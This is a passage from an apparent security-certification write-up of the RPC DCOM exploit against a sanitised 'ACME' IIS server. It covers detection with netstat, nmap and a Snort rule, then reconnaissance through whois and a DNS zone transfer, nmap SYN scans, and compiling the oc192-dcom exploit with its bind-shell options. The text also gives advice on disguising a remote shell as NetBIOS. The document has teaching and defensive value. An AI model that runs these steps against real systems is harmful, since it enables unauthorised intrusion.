

Figure 2.9

Info: It's important to note that without proper user training and information bulletins users might view this warning as just another Microsoft crash and not report it to the helpdesk, allowing for the attacker to continue undetected.

In comparison to the dcom.c exploit, because the code I have chosen makes use of ExitThread rather than ExitProcess I can connect and disconnect from the machine as often as I please, without generating ANY system warnings or system logs. In fact the only logs that user will see is if I start with other activities (such as adding users etc). Considering that the users wont see anything, there would be no reason for them to become suspicious or involve other parties, thus allowing me to continue my unethical work probing their machines for information or crashing their systems.

Another advantage of the code that I have chosen over the original dcom.c is that I am able to specify on what port I would like to run the command shell on. The original dcom.c code used port 4444 by default, which of course meant that a user using a simple tool like netstat would be able to see if someone had a remote shell on his machine (granted that the attacker would have to be connected at that time).

Looking at command prompt seen in figure 2.10, using the command **'netstat –an',** the user would see a remote IP address connected to port 4444 in an established session. Of course the user would see me connected to his machine too, but by changing the attack port to something like port 137, I might just fool the user into thinking that this is NetBIOS session.



Figure 2.10

Have a look at the output from Nmap (http://www.insecure.org/nmap/index.html) in figure 2.11 run against the victim test machine where I bound the shell to port 137 TCP. To the untrained eye this looks pretty normal, "I mean I should be running NetBIOS right? It's a windows computer after all?" However a default installation of Windows XP runs NetBIOS-ns on port 137 UDP, not TCP.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.50.99) appears to be up … good.
Initiating Connect() Scan against  (192.168.50.99)
Adding open port 139/tcp
Adding open port 135/tcp
Adding open port 1025/tcp
Adding open port 137/tcp
Adding open port 5000/tcp
Adding open port 445/tcp
The Connect() Scan took 3 seconds to scan 1601 ports.
Interesting ports on  (192.168.50.99):
(The 1595 ports scanned but not shown below are in state: closed)
Port     State      Service
135/tcp   open       loc-srv
137/tcp   open       netbios-ns
139/tcp   open       netbios-ssn
445/tcp   open       Microsoft-ds
1025/tcp  open       NFS-or-IIS
5000/tcp  open       UpnP

Nmap run completed – 1 IP address (1 host up) scanned in 4 seconds
```

Figure 2.11

The above methods of detection are functional but they have three distinct disadvantages, and that is that they are all completed manually, they rely on the user giving the feedback to the necessary people and require the user to be there when it happens. This significantly decreases the chance of detecting the malicious actions of the hacker as compared to automated process such as using an Intrusion Detection System.

Looking at a high-level overview of intrusion detection systems, they work by comparing all packets captured off the network against a set of know rules. If the rule matches, a trigger is set off. The trigger could be a variety of actions such as log the event or even to ignore it. A typical rule may be to alert if any traffic from the Internet is destined to port 27374 on the internal network. Should a match be made this would alert and administrator of a possible Sub7 Trojan installed on the internal LAN, or least that someone/something is trying to connect to one.

We could use the above method to detect for the dcom.c code that connects to port 4444, by writing a rule to detect traffic from port 4444 to other machines. With this we could be pretty sure that this was a response from a compromised machine, but only if it used port 4444 and we didn't run any applications that communicated on port 4444. However its pretty simple to change the bind shell port in the dcom.c code, and as seen with the exploit that I have chosen, I can vary the bind shell port to what ever I like every time I connect, which renders this method pretty much useless, unless you are specifically looking for this attack method.

Another approach to this problem would be to search for something common or at least something that conforms to a majority which would help increase the effectiveness of the IDS rule as well as reduce the reactive administrative time required to update the rules. Luckily there are quite a few commonalities between all these exploits that we can use. For example, most the exploits I've researched launch the attack from a random port and random IP address, to an internal machine on port 135. We also know that the exploits are mainly based on the same code sending common pieces of data within the network the packets. By combining these facts we could write a rule as seen in figure 2.12 for snort (http://www.snort.org). Of course it's not going to capture all attempts, but it did catch my chosen exploit as well as the dcom.c exploit.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator
bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|";
distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 C0 00 00 00 00 00
00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192;
rev:1;)
```

Figure 2.12

Figure 2.13 shows sniffer output from ethereal (http://www.ethereal.com/) run on the victim machine while I connected using my exploit. Highlighted in the packet is part of the content data that snort searches for. The other content parts, |05| and |0b| refer to the version number and packet type respectively for DCE RPC.



Figure 2.13

3. THE PLATFORMS/ENVIRONMENTS

Figure 3.1 depicts the entire network layout used for the attack. There are 2 distinct networks namely the Source Network where the attacks originate from and the Victim Network, where the attacks are launched against. (Please note that the IP addresses and information presented in the following sections are sanitised.)



Figure 3.1

3.1 Victims Platform

Specifically, we are after the External Web server that belongs to the ACME Corporation. The Web server runs Windows 2000 server as the base operating system and IIS 5.0 as the web server. The web pages used within IIS are ASP based and make use of a local SQL database to hold all relevant information. There are no other specific software packages that run on the server besides Terminal Server. To my advantage my insider source has confirmed that they are pretty slack with their patching.

3.2 Source Network

The source network is a standard network topology and is pretty similar to a lot of ADSL networks found on the Internet. Being a non-production network (machines can be rebooted at any time) owned by an avid hacker, it's kept up to date with all necessary patches and RPM's that are available as well as any service packs. The Laptop (hardened and patched) runs a TFTP server when required and is connected to a hub.

3.2.1 Network Items

Item	Description
Internet Connection:	256 kb/s Upstream, 512 kb/s Downstream ADSL
ADSL Router:	Solwise R130 ADSL router with port forwarding for TFTP
Hub:	Netgear 8 Port 10/100 10base-T
Laptop:	Windows XP Home and Vmware running Redhat 9.0

3.2.2 IP Address Scheme

Item	Description
ADSL Router External:	Dynamically Assigned IP address
ADSL Router Internal:	Static IP address 10.10.10.1
Hub:	N/A
Laptop:	10.10.10.10 (Windows) and 10.10.10.11 (Linux) /24

3.3 Target Networks

The victim network is a real life network taken from a company that I used to work for a few years ago (of course it has since been changed). It's connected from a 2600 series Cisco Router (2 Ethernet interfaces) with a default install (i.e. un-hardened) to the Internet via a T1 line. Off the one interface are the external severs with static routable IP addresses, while off the second is the firewall providing NAT translation to a single routable IP address for all the internal machines.

The external servers run a mixed environment with windows and Linux, and are patched occasionally. At the moment, the Web server that I am interested in has Service Pack 2 loaded.

As of yet, the external network has no security monitoring and administration tools (such as a File Integrity Checker or Intrusion Detection system) installed. The only bit of assurance they have is that the severs are backed up regularly.

3.3.1 Network Items

Item	Description
Internet Connection:	T1 leased line
Router:	Cisco 2600 Series router
Hub:	3com 24 Port 10/100 Hub
Web Server:	IIS 5.0 running on Windows 2000 server with SQL 2000
Mail Server:	Redhat 9.0 with qmail
DNS Server:	Windows 2000 Sever
Firewall:	Redhat 9.0 running Iptables
Switch:	Cisco catalyst 2950
Workstations:	Windows 2000 Professional and Windows XP Professional
Laptops:	Windows 2000 Professional and Windows XP Professional
Servers:	Internal Servers running Windows 2000 server

3.3.2 IP Address Scheme

Item	Description
Internet Connection:	Class C IP address range assigned 50.50.50.0
Router Ethernet 1:	50.50.50.1 netmask 255.255.255.128
Hub:	N/A
Web Server:	50.50.50.100 netmask 255.255.255.128
Mail Server:	50.50.50.101 netmask 255.255.255.128
DNS Server:	50.50.50.102 netmask 255.255.255.128
Router Ethernet 2:	50.50.50.129 netmask 255.255.255.128
Firewall:	50.50.50.130 netmask 255.255.255.128
Switch:	N/A
Workstations:	172.16.0.100-200 /24
Laptops:	172.16.0.201-254 /24
Servers:	172.16.0.11-20 /24

4. STAGES OF THE ATTACK

The following sections give a detailed description of the various hacking tools and methods that I used to gain unauthorised access to the ACME Corporation web server. During my quest to gain access I kept a record book of all the information that I found. Keeping this information in a book is a necessity for any hacker, as it prevents unnecessary duplication of work.

4.1 Reconnaissance

Reconnaissance can be described as checking the place out. Just like in war where planes are sent out on "Recon" missions to find out enemy information and present situation, we do the same of our victim.

A popular place to start with for reconnaissance is by using something called Whois (http://www.whois.net/). Every time you register a domain, certain information is required such as contact details and billing address, and the Whois database contains all this domain name registration information.

There are a number of ways to gather information from the Whois database, and I particularly like using a tool called Sam spade. There is an on-line version (http://www.samspade.org) as well as a Windows version of the tool. I use the windows application (as seen in figure 4.1) as apposed to the on-line version.

By entering a domain name in the upper left hand corner and then clicking 'Whois', as seen in figure 4.1, I get output from the database as seen in figure 4.2.



Figure 4.1

```
Registrant:
Acme Corp. (ACMECORP3-DOM)
   111 Friend Street,
   Somewhere, CA 12121
   US
   Domain Name: ACMECORP.COM

   Administrative Contact:
      John, Smith  john@ACMECORP.COM
      Acme Corp.
      (123) 555-5555 fax: (123) 555-5556
   Technical Contact:
      Peter, White   peter@ACMECORP.COM
      Acme Corp.
      (123) 555-5555 fax: (123) 555-5556

   Record expires on 06-Jul-2006.
   Record created on 07-Jul-1997.
   Database last updated on 2-Dec-2003 14:43:46 EST.

   Domain servers in listed order:
   DNS1.ACMECORP.COM          50.50.50.102
   DNS.SOMEPROVIDER.NET       99.99.99.99
```

Figure 4.2

Without too much effort I now have the IP address of their DNS server, a name and contact number at their site and where the company is located. This information may be used in the some of the possible situations;

Telephone Number:	Used for War Dialling or social engineering
Contact Name:	Used for social engineering
Address:	Used for war driving (if close enough)
DNS IP addresses:	DNS interrogation for ACME

I'm really only after the IP address of the web server for this attack, but while I'm at it I'm going to try and find out addresses of the other servers as well. To extract this information I make use of a tool called **nslookup.** nslookup is a standard tool found on most Unix and windows versions, although DIG is becoming more popular on some Unix versions.

At a command prompt running on my machine I type in **nslookup** at the prompt and I get something similar to what's shown below. It shows the current DNS server that I am using, which on an ADSL line is normally the ISP's DNS server.

```
C:\>nslookup
Default Server: some.ispdns.server
Address: 99.99.11.11

>
```

If ACME's DNS server allows zone transfers, I will be able to obtain a complete list of server names and their associated IP addresses in one go using the domain listing ability within nslookup will accomplish this.

Note: If they were using a split DNS you would most likely receive a listing of server names and IP addresses for external machines only. If not, there is a good chance that you would receive IP addresses for internal servers and machines as well.

At the command prompt I type the following:

```
>server  50.50.50.102 (use the ACME DNS server)
Default Server: dns1.acmecorp.com
Address: 50.50.50.102

>
```

This connects me to the DNS server of the ACME Corporation. I then type:

```
> ls -d acmecorp.com (list all domain records for the domain acmecrop.com)

----snip----
www             A               50.50.50.100
mail            A               50.50.50.101
dns             A               50.50.50.102
fw              A               50.50.50.130
----snip----

>
```

My luck is in, they do allow zone transfers from their server, so I now have list of all the servers possibly available on the external network as well as their IP addresses. If it didn't, I could have simply typed in www.acmecop.com to get the IP address of the web server at the prompt.

Besides using DNS and Whois, there are other activities that I could have used to find further information such as browsing their web site, which possibly might reveal information such as business partners, Key people, and current job opportunities.

Note: There are a whole bunch of options that one can specify at the nslookup prompt to change search types, such as for mail exchanger records. To see a listing type a **?** at the nslookup prompt.

4.2 Scanning

The exploit that I am using connects to port 135 TCP, so I only need to see if the server has that port open. There are many ways to check if the port is open, and I'll be examining two possible methods.

The first method is pretty laborious, but is handy if by some chance you're stuck without any scanning tools. It uses a program called Telnet (found on Windows and Unix) and works by opening a TCP connection to the open port.

I fire up a command prompt and telnet to port 135 for server 50.50.50.100 as seen below in figure 4.3. On doing that I get a blank screen, so I know that the port is open.



Figure 4.3

To exit from the blank screen I press **Ctrl +]** (as seen in figure 4.4) followed by typing **quit** to exit the program.



Figure 4.4

If I had received an error (as seen in figure 4.5) it would generally indicate that the port was blocked or not open.



Figure 4.5

The other method would be to use a scanning tool like nmap. Nmap is available for both the windows and Unix platform, but I'll be using the windows version of the tool for this task.

At the command prompt I type the following:

```
C:\> nmap -v -n -P0 -sS -p 135 50.50.50.100
```

This tells nmap to use verbose output (-v), not to do name lookups (-n), not to ping the host to see if its alive (-P0), to use the TCP Syn Stealth scanning mode (-sS), scan port 135 only and use the IP address of 50.50.50.100.

The output seen below, tells us that the port is open:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (50.50.50.100) appears to be up ... good.
Initiating SYN Stealth Scan against  (50.50.50.100)
Adding open port 135/tcp
The SYN Stealth Scan took 0 seconds to scan 1 ports.
Interesting ports on  (50.50.50.100):
Port       State       Service
135/tcp    open        loc-srv

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

Note: The Syn stealth scanning mode is really handy as the tool only generates a single packet for each port with the SYN bit set directed towards the target. If the

port is open the target machines replies with a SYN ACK, but the tool doesn't respond with and ACK to complete the 3-way handshake, thus most target systems wont log any activity.

Due to the fact that I know (insider information from friend) that ACME don't have any Intrusion detection systems on the external network I going to run a full scan of the web server to see what other ports are open. Once again I use Nmap but this time I use the following command:

```
C:\> nmap -v -n -P0 -sS -p 1-65535 50.50.50.100
```

I get the following output:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (50.50.50.100) appears to be up ... good.
Initiating SYN Stealth Scan against  (50.50.50.100)

Adding open port 1026/tcp
Adding open port 139/tcp
Adding open port 1025/tcp
Adding open port 80/tcp
Adding open port 1027/tcp
Adding open port 445/tcp
Adding open port 135/tcp
Adding open port 443/tcp
Adding open port 3389/tcp
Adding open port 3372/tcp
The SYN Stealth Scan took 31 seconds to scan 65535 ports.
Interesting ports on  (50.50.50.100):
(The 65525 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
1026/tcp   open        LSA-or-nterm
1027/tcp   open        IIS
3372/tcp   open        msdtc
3389/tcp   open        ms-term-serv

Nmap run completed -- 1 IP address (1 host up) scanned in 32 seconds
```

If ACME had an Intrusion Detection system on their network, it would be quite possible that it would have detected the system scan. Although because of the nature of the Internet and the way in which the network is setup, I don't think that mine would have been the only one it detected against them.

4.3 Exploiting the System

With all the information at hand, it's now time to launch my exploit against the selected machines. I fire up Linux running inside Vmware 4.0 (http://www.vmware.com/) and look to attacking the web server first.

Once logged into my Linux system I connect to www.packetstormsecurity.nl and download the oc192-dcom.c file from their site. It's a c language file, so I compile it on my system using gcc (as seen below), which leaves an executable called dcom in my directory.

```
root@host]# gcc  oc192-dcom.c  -o  dcom
```

I make sure that the program is running correctly by executing it with out any flags:

```
root@host]# ./dcom

RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./dcom -d <host> [options]
Options:
      -d:         Hostname to attack [Required]
      -t:         Type [Default: 0]
      -r:         Return address [Default: Selected from target]
      -p:         Attack port [Default: 135]
      -l:         Bindshell port [Default: 666]
